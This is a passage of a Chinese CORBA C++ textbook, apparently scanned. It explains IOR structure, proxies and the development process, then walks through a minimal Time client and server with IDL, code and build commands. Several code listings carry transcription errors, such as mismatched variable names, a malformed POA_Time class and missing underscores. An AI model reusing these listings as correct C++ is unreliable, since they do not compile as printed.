


图 2.4 对象引用的内容

- 末端信息(Endpoint Info)

这个字段包含要建立一个与实现这个对象的服务器的物理连接 ORB 所需的所有信息。末端信息指定了使用何种协议,并包含了适用于某一具体传输的物理寻址信息。

例如,对于 IIOP(由所有可互操作的 ORB 支持),末端信息包含一个因特网的域名或 IP 地址和一个 TCP 端口号。

在字段 Endpoint Info 中寻址的信息可以直接包含实现这个对象的服务器地址和端口号。但是,在多数情况下,它包含实现仓库的地址,可以查阅这个仓库来定位正确的服务器。这种间接的方法允许服务器进程在机器之间迁移,而不会破坏客户机所拥有的引用。

CORBA 也允许若干不同协议和传输的信息嵌入到引用中,准许单个引用支持多个协议(ORB 透明地选择最合适的服务)。CORBA 的更新版本中还将允许客户机根据所选择对象引用的服务质量策略来影响协议选择。

第 14 章将讨论有关 ORB 怎样使用末端信息的更详细的内容。

• 对象密钥

仓库的 ID 值和末端信息已经标准化了,相反,对象密钥包含专有信息。这些信息如何准确地组织和使用取决于 ORB。但是,所有 ORB 都允许服务器创建引用时,在密钥的内部嵌入一个应用程序专用的对象标识符。对象标识符由服务器端 ORB 使用,每次收到请求后,对象适配器来标识服务器的目标对象。

在运行时,客户机端只是简单地发送这个密钥,它可以看作每次请求时所产生的与加了密的二进制数据。因此,它不会涉及到在专用格式中的引用数据。任何其他的 ORB 都不需要查看密钥,除非控制这个目标对象的 ORB 与首次创建对象密钥的 ORB 相同)。

末端信息和对象密钥的组合可能在一个 IOR 中出现多次。这种多末端-密钥对被称为多组件配置文件(multicomponent profiles),它允许一个 IOR 以很高的效率支持多个共享的网络协议和传输。一个 IOR 也可以包含多个配置文件,每个都包含独立的协议和传输信息,运行时,ORB 动态地选择使用何种协议,这取决于客户机和服务器支持什么协议。

前面的讨论表明,所有成功的请求调度的基本要素都被封装在一个引用中。仓库的 ID 值提供了类型检验,客户端 ORB 使用末端信息来标识正确的目标地址,服务器 ORB 使用密钥来标识该地址内的目标对象。

2.5.4 引用和代理

当客户机收到一个引用时,客户机在运行时在客户机的地址空间中说明一个代理对象(proxy object)(简称为代理,proxy)。一个代理是一个 C++ 实例,它提供给客户机一个目标对象的接口,当这个客户机调用一个代理的操作时,这个代理发送一个相应消息给远程的伺服程序。换句话说,这个代理代表了对相应的远程伺服程序的请求,并起着一个远程对象的本地代理的作用,如图 2.5 所示。

如果客户机和服务器被配置在同一地址空间,C++ 映射就不作任何改变。尤其是,如果我们决定将服务器链接到客户机上,如图 2.6 所示,无论客户机还是服务器都不必修改源代码。




图 2.5 连接到远程对象的本地代理




图 2.6 配置在同一地址空间的代理

如果客户机和服务器配置在不同的地址，客户机的请求仍被代理透明地发送给正确的伺服程序。采用这种方法我们保持了 CORBA 定位的透明性。(有些 ORB 不用代理作为被配置的对象，而是将伺服程序对象作为代理。但是，这种实现方式并不严格遵守 POA 的规范，也不是严格保持了定位的透明性。因此，我们将没有通过配置在一起的地址来拥有代理的 ORB 视为不完全的 ORB。)

不论是远程的和被配置在一起的，一个代理代表了由客户机所产生的对伺服程序的操作调用。在远程的情况下，代理向网络发送请求，而在被配置在一起的情况下，按 C++ 函数调用形式调度一个请求。在远程情况下，框架与伺服程序之间的交互通常是以 C++ 虚拟函数调用的方法来实现的(但也可以由代理来实现)。在第 9 章中，我们将详细讨论这些细节。

请注意：代理实例给这个客户机提供接口，这个接口对于正在被访问的对象类型是专用的，代理类是由相应接口的 IDL 定义来产生的，并通过客户机调度调用来实现这个存根。这种方法保证了类型的安全性，客户机在拥有了一个正确的类型代理后才能调用一个操作，因为只有这个代理才有正确的成员函数。

2.6 CORBA 应用程序的一般开发过程

在前面几节中，我们已经简要的介绍了 CORBA 的所有组成部分，这些内容是你在开发

一个应用程序时必须了解的。下面,我们介绍实际建立一个基于 CORBA 系统所要求的一般步骤。这并不是说,我们想简化这个过程,而是为了帮助你了解本章所描述的 CORBA 的各个组成部分在开发环境中的相互关系。

为了开发一个由两个可执行部分——一个是客户机,另一个是服务器——所组成的 C++ CORBA 应用程序,你通常需要执行以下几个步骤:

1. 确定你的应用程序的对象,定义它们在 IDL 中的接口。

当你开发任何一个面向对象的程序时必须确定你的对象,定义它们的接口、定义它们之间的关系。这个过程通常比较困难,需要反复几次。CORBA 不可能使开发者生存周期这部分更容易。

事实上,设计一个 CORBA 应用程序或者任何一个有关的分布式对象应用程序常常要比设计一个一般的应用程序困难得多,因为你必须涉及分布式系统有关的问题。虽然 CORBA 和它的语言映射隐藏了大部分与网络编程有关的复杂的细节和底层的细节,但是不可能顾及所有分布式系统所遇到的问题,比如,发送消息的等候时间、网络的划分、局部系统故障。基于 ORB 的应用程序确实有助于解决这类问题,但是,如果你想编写高质量的分布式系统的话,你仍然必须解决等候时间和分布式故障模式。在第 22 章中,我们将讨论这类设计问题。

2. 将你的 IDL 定义编译成 C++ 的存根和框架。

通常,ORB 实现提供 IDL 编译器,这些编译器遵循将你的 IDL 编译成客户机存根和服务器框架所要求的语言映射规则。对于 C++ 来说,IDL 编译器通常带有 C++ 头文件,它包含有代理类的说明,服务器框架和其他所支持的类型。它们还产生 C++ 实现文件,来实现在头文件中所声明的类和类型。

通过将你的 IDL 定义翻译成 C++,可以生成代码的基础这样就允许你编写客户机程序和伺服程序,这些程序分别访问和实现由你的 IDL 接口支持的 CORBA 对象。

3. 声明和实现能具体化你的 CORBA 对象的 C++ 伺服类。

在 ORB 能够调度一个请求之前,你的每个 CORBA 对象必须由一个 C++ 伺服类的实例来具体化,你必须定义你的伺服类,并实现它们的成员函数(它表示它们的 IDL 方法),以便完成为你的客户机程序提供 CORBA 对象的服务。

4. 编写一个服务器 main 程序。

与所有 C++ 程序一样,main 函数提供一个 C++ CORBA 应用程序的进口和出口。对你的服务器来说,这个 main 函数必须对 ORB 和 POA 进行初始化,并创建一些伺服程序,安排具体化你的 CORBA 对象的伺服程序,最后开始监听请求。

5. 将所创建的在你的服务器上可执行的存根和框架,编译和链接成服务器实现文件。

为一个 C++ CORBA 服务器程序提供这些方法的实现部分。所生成的存根和框架提供 IDL 类型的实现和调度代码的请求,以便将外来的 CORBA 请求翻译成你的伺服程序的 C++ 函数调用。

6. 与生成的存根一起编写、编译和链接你的客户机程序代码。

最后,实现你的客户机程序,以便第一次获得你的 CORBA 对象的对象引用。为了获得相关的服务,客户机程序调用你的 CORBA 对象的操作。客户机代码调用请求并接收应答,就像普通的 C++ 函数调用。所生成的存根将这些函数调用翻译成在服

务器上对象的 CORBA 请求调用。

显然,这些步骤将根据应用程序的特点有些变化。例如,有时服务器程序已经存在,你只需要编写一个客户机程序。在这种情况下,你只需要实现与开发客户机程序相关的步骤。

如果你对这些 CORBA 应用程序的开发过程还不很清楚的话,也不用担心。我们将在以后的章节中,从更高的层次上解释这些步骤。我们只希望给你一个有关创建 C++ CORBA 应用程序必要的步骤的综述。后续章节还将涉及到有关开发一个真正的应用程序的更详尽的细节,所以不要为未能很好地理解上述内容而感到沮丧。

2.7 本章小结

用不了很长时间,我们都必须面对有关分布式异构计算问题。将来计算机网络仍然是异构的,因为计算机硬件、网络和操作系统仍然在不断进步。异构性使得网络应用程序的开发、调配和维护更加困难,因为无数的低层细节必须要考虑并加以解决。

CORBA 提供了开发可移植的分布式应用程序的抽象和服务,而你又不必顾及它们的低层细节。它对多请求响应模型的支持,透明的对象定位和调动,以及编程语言和操作系统的无关性为传统的系统集成和新的应用程序的开发提供了坚实的基础。

应用程序的开发者用 OMG IDL(与 C++一样的这类说明性语言)定义 CORBA 对象的接口。你使用它来定义类型,比如,结构、序列和数组,这些可传递给对象所支持的操作。运用面向对象的开发技术,你可以使用与把相关的 C++ 成员函数定义为一个 C++ 类相同的方法来将相关操作划分在一个接口中。

为了用 C++ 实现 CORBA 对象,需要创建被伺服程序调用的 C++ 对象实例,并用 POA 对它进行注册。ORB 和 POA 共同来调度具体化这个对象的伺服程序的目标对象所调用的所有请求。

客户机根据对象引用调用请求,对象引用是不透明的实体,它包含指向目标对象请求的 ORB 所需的递信信息。IOR 具有标准化的格式,它允许独立开发的 ORB 是可互操作的。

因为实现 CORBA 对象的第一步是定义它们的接口,所以我们在第 4 章中将详细地介绍 IDL。但是,在这之前,在第 3 章中,我们通过介绍如何编写一个简单的客户机程序和服务器程序,向你进一步解释如何开发 CORBA 应用程序。

第3章 一个最小的 CORBA 应用程序

3.1 本章概述

本章介绍如何建立一个简单的 CORBA 应用程序, 它由一个能实现简单对象的服务器程序和一个能访问这个对象的客户机程序组成, 本章的这部分内容是为了让你熟悉创建一个最小的应用程序都需要有哪些基本的步骤, 另外还将简单地解释一下这个程序的源代码的一些细节。如果有些内容还不是很清楚的话, 也不要紧, 以后几章还将提供所有的细节。

第 3.2 节介绍如何编写和编译一个简单的接口定义。第 3.3 节介绍如何编写服务器程序。第 3.4 节讨论如何编写客户机程序, 第 3.5 说明如何运行这个完整的应用程序。

3.2 编写和编译一个 IDL 定义

对于每个 CORBA 应用程序, 第一步是用 IDL 定义它的接口。对于我们这个最小的应用程序来说, 这个 IDL 包含一个结构定义和一个单独的接口:

```
struct TimeOfDay {
    short hour;           // 0-23
    short minute;         // 0-59
    short second;         // 0-59
};

interface Time {
    TimeOfDay get_gmt();
};
```

接口 Time 定义一个传递当前时间的对象。Time 对象只有一个单个的操作 get_gmt。客户机程序调用这个操作来获取格林威治当前时间。这个操作返回以结构类型 TimeOfDay 形式表示的当前时间, TimeOfDay 结构包含有当前小时, 分和秒的信息。

在编写这个 IDL 定义, 并将其放置在称为 time.idl 文件后, 你还必须对它进行编译。CORBA 规范既没有对如何调用 IDL 编译器, 也没有对所生成的文件应采用什么样名字作出标准, 所以下面这个例子可能需要根据具体的 ORB 作一些调整。但是, 基础的概念对于所有使用 C++ 语言映射的对象都是一样的。

为了编译这个 IDL, 你需要用 IDL 源代码文件名作为命令行参数调用编译器。请注意: 对于你的 ORB, 实际的命令行可能不是 idl^① 而是其他什么:

^① 我们假设在本书所示的命令都是针对 UNIX 环境和 Bourne 或 Korn 命令解释程序。

```
$ idl time.idl
```

如果 IDL 定义没有什么错误,你将在当前的目录中发现若干新的文件(这些文件名与 ORB 无关,所以你可能看到在不同的编译器中生成不同的文件名和文件个数)。

- **time.hh**

这是一个插入在客户机程序的源代码中的头文件。它包含 time.idl 中用到的 IDL 类型的 C++ 类型定义。

- **timeC.cc**

这个文件包含编译和链接客户机应用程序的 C++ 存根代码。它提供一个生成的 API,客户机应用程序可以调用这个 API 来与在 time.idl 所定义的对象进行通信。

- **timeS.hh**

这是一个插入在服务器程序的源代码中的头文件。它包含一些定义,这些定义允许应用程序代码实现一个在 time.idl 中定义的对象的调用接口。

- **timeS.cc**

这个文件包含编译和链接入服务器应用程序的 C++ 框架。它提供这个服务器应用程序所需的运行时支持,所以它能够接收由客户机程序发送的操作调用。

3.3 编写和编译一个服务器程序

整个服务器程序的源代码只有短短几行:

```
#include <time.h>
#include <iostream.h>
#include "timeS.hh"

class Time_::impl : public virtual POA_Time {
public:
    virtual TimeOfDay get_gmt() throw(CORBA::SystemException);
};

TimeOfDay
Time_::impl::get_gmt() throw(CORBA::SystemException)
{
    time_t now = time(0);
    struct tm * time_p = gmtime(&time_now);

    TimeOfDay tod;
    tod.hour = time_p->tm_hour;
    tod.minute = time_p->tm_min;
    tod.second = time_p->tm_sec;

    return tod;
}

int
main(int argc,char * argv[])
{
}
```

```

{
    try {
        // Initialize orb
        CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);

        // Get reference to Root POA.
        CORBA::Object_var obj
            = orb->resolve_initial_references("RootPOA");
        PortableServer::POA_var poa
            = PortableServer::POA::narrow(obj);

        //Activate POA manager
        PortableServer::POAManager_var mgr
            = poa->the_POAManager();

        mgr->activate();

        // Create an object
        Time_impl time_servant;

        // Write its stringified reference to stdout
        Time_var tm = time_servant._this();
        CORBA::String_var str = orb->object_to_string(tm);
        cout << str << endl;

        // Accept requests
        orb->run();
    }

    catch (const CORBA::Exception &e) {
        cerr << "Uncaught CORBA exception" << endl;
        return 1;
    }

    return 0;
}

```

这个服务器程序实现了一个 Time 对象,头文件 timeS.hh 包含一个称为 POA_Time 的抽象基类。它的定义如下:

```

// In file timeS.hh,
class POA_Time {
public:
    public virtual PortableServer::ServantBase {
        virtual ~POA_Time();
        Time_ptr _this();
        virtual TimeOfDay get_gmt()
            throw(CORBA::SystemException) = 0;
    };

```

请注意:这个类包含一个 get_gmt 纯虚拟方法。为了创建一个客户机程序可以调用的实现对象,我们必须从为 get_gmt 方法提供一个实现的 POA_Time 中派生一个具体的类。这就是说,我们服务器程序的头几行应该按照下面的方式来编写。

```
#include <time.h>
```

```
#include <iostream.h>
#include "timeS.hh"

class TimeImpl : public virtual POA_Time {
public:
    virtual TimeOfDay get_gmt() throw (CORBA::SystemException);
};


```

这里,我们定义了从 POA_Time 继承来的类 TimeImpl。这个类提供一个客户机真正能够与其通信的 Time 对象的一个具体实现。这个实现类非常简单,它只有一个方法 get_gmt(这不是纯虚拟的,因为我们要求一个真正可实例化的具体类)。

下一步是实现 TimeImpl 的 get_gmt 方法。目前,我们忽略了出错条件。如果调用 time 出错,返回值为 -1, get_gmt 返回一个毫无用处的时间值,而不引发异常(在第 7 章和第 9 章中,我们讨论如何处理出错)。

```
TimeOfDay
TimeImpl::
get_gmt() throw(CORBA::SystemException)
{
    time_t time_now = time(0);
    struct tm * time_p = gmtime(&time_now);

    TimeOfDay tod;
    tod.hour = time_p->tm_hour;
    tod.minute = time_p->tm_min;
    tod.second = time_p->tm_sec;

    return tod;
}
```

这就完成了对象的实现,还缺少提供一个服务器程序的 main 函数。头几行代码对于多数服务器程序都是一样的,它们初始化运行时的服务器端 ORB。

```
int
main(int argc,char * argv[])
{
    try {
        // Initialize orb
        CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);

        // Get reference to Root POA.
        CORBA::Object_var obj
            = orb->resolve_initial_references("RootPOA");
        PortableServer::POA_var poa
            = PortableServer::POA::_narrow(obj);

        // Activate POA manager
        PortableServer::POAManager_var mgr
            = poa->the_POAManager();
        mgr->activate();
    }
}
```

这会儿,不要考虑这些代码的细节,在后续章节中,我们还要讨论它确切的含义。

下一步是提供一个 Time 对象的实际伺服程序,以便客户机发送一个调用给它。这可以通过创建一个 TimeImpl 伺服类的实例来完成:

```
// Create a Time object
TimeImpl time_servant;
```

为了客户机能够访问这个对象,客户机需要一个对象引用。在这个简单例子中,我们通过将它作为一个字符串写到 stdout 中来提供这个引用。当然,这决不是一个分布式的解决方案,但是就目前来说,它已经足够了:

```
// Write a stringified reference
// for the Time object to stdout
Time var tm = time_servant. this();
CORBA::String_var str = orb->object_to_string(tm);
cout << str << endl;
```

对 this 的调用创建了这个对象的对象引用,并且 object_to_string 将这个引用转换成一个可打印的字符串。

在此,我们有了一个 Time 对象的具体实现,客户程序可以引用它。现在,服务器已经可以接收请求了,在运行时,通过调用 run 来指示 ORB 做些什么:

```
// Accept requests
orb->run();
```

run 方法开始进入事件循环,等待由客户机程序发出的请求。

服务器程序的源代码的剩余部分建立一个异常处理程序,如果出现问题,它输出一个出错消息并终止 main(在 main 函数的第一行下面的大括号下,有一个 try 程序段):

```
}
catch (const CORBA::Exception &){
    cerr << "Uncaught CORBA exception" << endl;
    return 1;
}
return 0;
}
```

这样完成了服务器程序的源代码。在这个短小的例子中,大部分源代码可以作为每个服务器程序的模板。在更加具体的应用程序中,大部分服务器程序的源代码主要是一些实际的操作实现。

现在,我们来编译和链接服务器程序代码。确切的编译和链接命令取决于你的编译器和 ORB。例如,include 路径,不同的供应商是不一样的,你可能必须附加各种预处理程序或编译器选项。但是,基本的概念对所有 ORB 都是相同的,你编译所生成的存根文件(timeC.cc),框架文件(timeS.cc)和你编写的服务器程序代码(假设是 myserver.cc 文件)。简单的编译命令如下所示:

```
$ CC -c -I/opt/myORB/include timeC.cc
$ CC -c -I/opt/myORB/include timeS.cc
$ CC -c -I/opt/myORB/include myserver.cc
```

假设,没有任何错误,将产生三个可以链接成一个可执行程序的对象文件。再提醒一下,确切的链接命令取决于你的 C++ 编译器和 ORB 供应商。另外,你所链接的 ORB 运行库的名称和位置对不同的供应商是有差异的。简单的链接命令如下:

```
$ CC -o myserver timeC.o timeS.o myserver.o \
> -L/opt/myORB/lib -lorb
```

这里,我们假设 ORB 运行库是 liborb。假设没有任何错误,现在我们有了一个从命令行可以运行的完整的可执行程序。启动后,服务器程序在 stdout 上输出一个引用给它的 Time 对象。然后,服务器程序一直等着客户程序的请求(为了终止这个服务器程序,必须发送一个信号给它)。

```
$ ./myserver
IOR:000000000000000d49444c3a54696d653a312e30000000000000001000000000000000f00001
0100000000066d6572676500060b00000d7030231310c0000167e0000175d360aed118143582d46
6163653a20457348795e426e5851664e5273333d4d7268787b72643b4b4c4e59295a526a4c3a3956
4628296e1345633637533d6a2c77245879727c7b6371752b7434567d61383b3422535e514a2b4832
2e772f354f215e573e69512b6b24717a412f7822265c2172772d577d303927537d5e715c57577078
4a2734385832694f3c7433483753276f4825305a2858382c4a30667577487b3647343e3e7e5b554b
21643d67613c6d367a4e784d414f7a7658606d214a45677e272f73775664242000000000000000
```

3.4 编写和编译一个客户机程序

客户程序的源代码也只有短短的几行:

```
#include <iostream.h>
#include <iomanip.h>
#include "time.h"

int
main(int argc,char * argv[])
{
    try {
        // Check arguments
        if (argc != 2) {
            cerr << "Usage:client IOR_string" << endl;
            throw 0;
        }

        // Initialize orb
        CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);

        // Destrangify argv[1]
        CORBA::Object_var obj = orb->string_to_object(argv[1]);
        if (CORBA::is_nil(obj)) {
            cerr << "Nil Time reference" << endl;
            throw 0;
        }

        // Narrow
    }
```

```

Time_var tm = Time::narrow(obj);
if (CORBA::is_nil(tm)) {
    cerr << "Argument is not a Time reference" << endl;
    throw 0;
}

// Get time
TimeOfDay tod = tm->get_gmt();
cout << "Time in Greenwich is "
    << setw(2) << setfill('0') << tod.hour << ":"
    << setw(2) << setfill('0') << tod.minute << ":"
    << setw(2) << setfill('0") << tod.second << endl;
}

catch (const CORBA::Exception &e) {
    cerr << "Uncaught CORBA exception" << endl;
    return 1;
}
catch (...) {
    return 1;
}
return 0;
}

```

必须包括一个客户机端的头文件 time.h，以便 IDL 定义能用于客户机应用程序代码。然后，这些代码做一个简单的参数检验，并用 ORB_init 来初始化 ORB 的运行状态：

```

#include <iostream.h>
#include <iomanip.h>
#include "time.h"

int
main(int argc,char * argv[])
{
    try {
        // Check arguments
        if(argc != 2) {
            cerr << "Usage: client IOR_string" << endl;
            throw 0;
        }
        // Initialize orb
        CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);
    }
}

```

请注意：我们发送了一个零来实现一个简单的出错处理形式，在 main 函数的结尾处的异常处理程序确保了如果出现任何错误，客户机将以非零状态退出。

接下来几行代码将命令行参数（一个对对象 Time 的字符串化引用）转换成一个对象引用：

```

// Destrangify argv[1]
CORBA::Object_var obj = orb->string_to_object(argv[1]);

```

```

if (CORBA::is_nil(obj)) {
    cerr << "Nil Time reference" << endl;
    throw 0;
}

```

这样就形成了一个 object 类型的对象引用。但是,在客户程序根据这个引用能够调用一个操作之前,它必须将引用强制转换为正确的类型,即 Time。

```

// Narrow
Time var tm = Time::narrow(obj);
if (CORBA::is_nil(tm)) {
    cerr << "Argument is not a Time reference" << endl;
    throw 0;
}

```

对 Time::narrow 的调用起着与一个 C++ 强制动态类型转换(dynamic cast)相同的目的:它测试一个引用是否是指定类型的。如果该引用已指定类型,_narrow 返回一个非零引用,否则返回零引用。

现在,这个客户程序已拥有在服务器上已被激活的 Time 对象的对象引用,用这个对象引用可以获得当前时间值:

```

// Get time
TimeOfDay tod = tm->get_gmt();
cout << "Time in Greenwich is "
<< setw(2) << setfill('0') << tod.hour << ":"
<< setw(2) << setfill('0') << tod.minute << ":"
<< setw(2) << setfill('0') << tod.second << endl;

```

对 get_gmt 的调用将激发在服务器中对 get_gmt 方法的远程过程调用。这个调用一直到服务器程序返回当前时间值时才阻塞,客户程序在 stdout 输出这个结果。请注意:整个过程与服务器程序位于什么地方毫无关系。ORB 将负责 Time 对象的定位,并调度这个请求给对象,整个过程是透明的。

客户程序的命令部分是由两个异常处理程序组成,它们负责简单出错处理的实现(在 main 函数第一行下面的括号下有一个 try 程序段):

```

}
catch (const CORBA::Exception &e) {
    cerr << "Uncaught CORBA exception" << endl;
    return 1;
}
catch (...) {
    return 1;
}
return 0;
}

```

另外,如何编译这个客户机程序取决于你的编译器和 ORB。需要指出的是,我们必须编译所生成的存根代码(timeC.cc)和客户机应用程序代码,这里我们假设是 myclient.cc 文件。

链接行也取决于你的编译器和 ORB。在这里,我们假设客户机程序和服务器程序都使用同一个 ORB 运行库。

```
$ CC -c -I/opt/myORB/include timeC.cc  
$ CC -c -I/opt/myORB/include myclient.cc  
$ CC o myclient timeC.o myclient.o -L/opt/myORB/lib -lorb
```

假设链接过程没有任何错误,将产生一个 myclient 客户机可执行程序。

3.5 运行客户机和服务器程序

为了运行这个应用程序,我们必须先从服务器开始。我们必须将服务器程序输出的对象引用字符串重定向到一个文件中,以便我们可以很容易地将它传递给客户程序的命令行。为了在服务器程序运行时,继续使用终端,我们将这个服务器程序放在后台运行。

在服务器程序运行后,我们启动这个客户程序,将由服务器在命令行输出的那个对象引用传递给它。客户程序根据传给的引用读入当前时间值,并且在它再次退出前将时间值输出到 stdout。最后,我们通过发送一个 SIGTERM 给它来终止这个服务器程序:

```
$ ./myserver >/tmp/myserver.ref &  
[1] 7898  
$ ./myclient `cat /tmp/myserver.ref'  
Time in Greenwich is 01:35:39  
$ kill %1  
[1] + Terminated ./myserver &  
$
```

3.6 本章小结

本章介绍了一个简单但完整的 CORBA 应用程序。正像你所看到的,建立一个完整的应用程序需要涉及四个基本步骤:

1. 定义 IDL。
2. 编译 IDL。
3. 编写和编译服务器程序。
4. 编写和编译客户程序。

当然,如果服务器程序是现成的,你只要编写一个与服务器程序通信的客户机程序,在这种情况下,第 1 步和第 3 步就不需要了。

现在回过头来看一下源代码,你不要被对于这样一个简单的程序需要这么多的代码行所吓住,对于其他大一些的程序,它们的复杂程度与这个简单的程序差不多。但是,你应当记住:在这个例子中的客户程序和服务器程序的大部分代码可以作为样板,很少需要作修改。事实上,客户机程序只有一行代码真正与这个应用程序有关,即调用 get_gmt。同样,服务器程序也只有几行有意义的代码,即 get_gmt 方法的函数体。

这个最小的应用程序是如此之小,以至于占主要部分的代码是用来初始化 ORB 运行状

态(在更加具体的应用程序中,这些代码都应该被一个包装类(wrapper class)封装起来)。当应用程序变得很大时,由 CORBA 所引起的额外开销保持不变,所以你所编写的几乎所有的代码都是涉及到实际应用程序的逻辑部分,而不是考虑如何处理通信的细节。这就是 CORBA 的一大优点:它为你解决了涉及到基本结构的这些杂事,并让你将主要精力放在真正需要你的地方——开发具有商业价值的应用程序。



第4章 OMG 接口定义语言

4.1 本章概述

本章我们介绍 OMG 接口定义语言(IDL)。我们先讨论 IDL 的作用和目的，解释与语言无关的规范怎样被编译成具体的实现语言来创建实际的实现。在 4.4 节~4.7 节中，介绍低层的细节，这些细节是在使用任何编程语言时必须面对的。你可以跳过这些内容，以后再反过来阅读这些内容。4.8 节~4.20 节涉及接口、操作、异常和继承等 IDL 核心概念。这些概念对一个分布式系统的性能起着深远的影响，应该仔细阅读。第 4.21 节讨论对 IDL 最近的修改和附加的特征。

4.2 简介

OMG IDL 是 CORBA 的基本抽象机理，它从实现中分离出对象接口。OMG IDL 在客户机和服务器程序之间建立起一个契约，用它来描述在应用程序中需要用到的类型和对象接口。这些描述与实现的语言无关，所以不用考虑客户程序的编程语言是否与服务器程序的编程语言一致。

IDL 定义由一个 IDL 编译器编译一个具体的实现语言。编译器将这些与语言无关的定义翻译成特定语言的类型定义和 API。开发者使用这些类型和 API 来提供应用程序的功能和与 ORB 的交互。各种实现语言的转换算法是由 CORBA 来确定的，并称为语言映射 (language mapping)。目前，CORBA 定义了 C,C++,Smalltalk,COBOL,Ada 和 Java 的语言映射，另外一些研究计划正在考虑提供 Eiffel,Modula3,Lisp,Perl,Tcl,Python,Dylan,Oberon,VB 和 Objective-C 的增补的语言映射。其中一部分映射将来可能成为标准。

因为 IDL 只描述接口，不描述实现，它是一个纯说明性语言。因 IDL 无法编写可执行的语句，也无法解说对象的状态(执行部分和状态部分是实现应解决的)。

IDL 定义把焦点集中在对象接口、其他接口所支持的操作和操作时可能引发的异常上。实际上，它只有很少一部分涉及到机器的支持，IDL 的大部分内容只涉及到数据类型的定义。这是因为只有当数据的类型用 IDL 定义时，这些数据才能在客户程序和服务器程序之间交换。你不能在客户程序和服务器程序之间随意地交换数据，因为它会破坏 CORBA 的语言独立性。但是，你总是可以创建与你想发送的 C++ 数据相对应的 IDL 类型定义，然后，你可以传输这些 IDL 类型。

下面,我们完整地介绍 IDL 的语法和语义。因为多数 IDL 都基于 C++, 我们主要集中在 IDL 与 C++ 的区别上或者以某种方式来限定等同的 C++ 特性上。与 C++ 一致的 IDL 特性主要是通过实例来说明。你可以在文献[18]中找到 IDL 完整的规范。

请注意:有很多接口定义语言,通称为 IDL。例如,DCE 使用它们的版本的接口定义语言来描述数据类型和远程过程调用。在本书中,我们所用的 IDL 是指由 OMG 定义和公布的 IDL。

4.3 编译

一个 IDL 编译器生成源文件,源文件必须与应用程序代码一起生成客户机和服务器的可执行文件。在这一节中,我们只介绍这个过程的一些概念性的内容,因为 CORBA 并没有标准化开发环境。这意味着某些细节,比如所生成的源文件名和数目,不同的 ORB 是不一样的。但是,这些概念对于所有 ORB 和实现语言都是一样的。

开发过程的结果是生成客户机和服务器的可执行程序。这些可执行程序可以在任何地方被调度,无论它们是用同一个 ORB 开发的,还是不同 ORB 开发的,也无论它们用同一种语言还是不同语言实现的。唯一的限定是,主机必须提供必需的运行时环境,比如,任何必要的动态库,以及建立它们之间的连通性。

4.3.1 单个的客户机和服务器程序的开发环境

图 4.1 表示当客户机和服务器程序都使用 C++ 和相同的 ORB 时的情况。IDL 编译器生成四个 IDL 定义的文件。两个头文件(types.hh 和 serv.hh)、一个存根文件(stubs.cc)和一个框架文件(skels.cc)。

- 头文件 types.hh 包含在 IDL 中所用的相应类型的定义。它包括在客户机和服务器源代码中,以确保客户机和服务器程序同意在应用程序中所使用的类型和接口。
- 头文件 serv.hh 包含在 IDL 中所用的相应类型的定义,但这些定义特指服务器端的,所以这个文件只包括在服务器程序的源代码中(在 serv.hh 中插入 types.hh)。
- 存根源代码提供客户程序发送消息给远程对象所需的 API。由客户程序开发者所编写的 app.cc 源代码包含客户机端应用程序逻辑。存根和客户机代码被编译和链接入客户机可执行程序。
- 框架文件中所包含的源代码用来提供一个从这个 ORB 到由开发人员所编写的服务端源码的上端调用接口,并且提供在 ORB 的网络层和应用程序代码之间的连接。开发者所编写的服务器程序的实现文件 impl.cc 包含服务端的应用程序逻辑(对象实现也称为伺服程序)。框架和存根源代码以及实现的源代码被编译、链接为服务器可执行程序。

客户机和服务器程序还必须与 ORB 库链接,这个库提供必要的运行时支持。

并没有限定客户机和服务器只有一个实现。例如,你可以建立多个服务器程序,每一个实现相同的接口,但是使用不同的实现(如有不同的性能特征)。这种多个服务器实现可以共存在同一个系统中。这种形式提供了 CORBA 的基本的可扩展性机制:如果你发现一个服务器的进程随着对象的数目增大而开始出现阻塞时,你就可以在不同机器上用同样的接口来

